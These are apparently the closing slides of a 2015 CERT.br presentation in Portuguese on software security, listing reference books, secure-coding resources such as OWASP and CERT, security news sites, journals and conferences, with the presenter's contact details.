
ISBN: 978-0596514839




ISBN: 978-1118026472

Segurança de *Software* (2/3)







Segurança de *Software* (3/3)

- **The Addison-Wesley Software Security Series**

  http://www.informit.com/imprint/series_detail.aspx?st=61416

- **The Building Security In Maturity Model**

  http://bsimm.com/

- **CERT Secure Coding**

  http://cert.org/secure-coding/

  - **Wiki com práticas para C, Perl, Java e Java para Android**

    https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

- **Open Web Application Security Project (OWASP)**

  https://www.owasp.org/

  - **OWASP Top Ten Project**

    https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Últimas notícias, análises, blogs

- **Krebs on Security**

  http://krebsonsecurity.com/
- **Schneier on Security**

  https://www.schneier.com/
- **Ars Technica Security**

  http://arstechnica.com/security/
- **Dark Reading**

  http://www.darkreading.com/
- **SANS NewsBites**

  http://www.sans.org/newsletters/newsbites/
- **SANS Internet Storm Center**

  http://isc.sans.edu/

Revistas e congressos

- **Usenix ;login: Magazine**

  https://www.usenix.org/publications/login
- **Usenix Conferences Proceedings**

  https://www.usenix.org/publications/proceedings
- **IEEE Security & Privacy**

  http://www.computer.org/portal/web/computingnow/securityandprivacy

Obrigada

www.cert.br

lucimara@cert.br @certbr

24 de julho de 2015

nic.br cgi.br

www.nic.br | www.cgi.br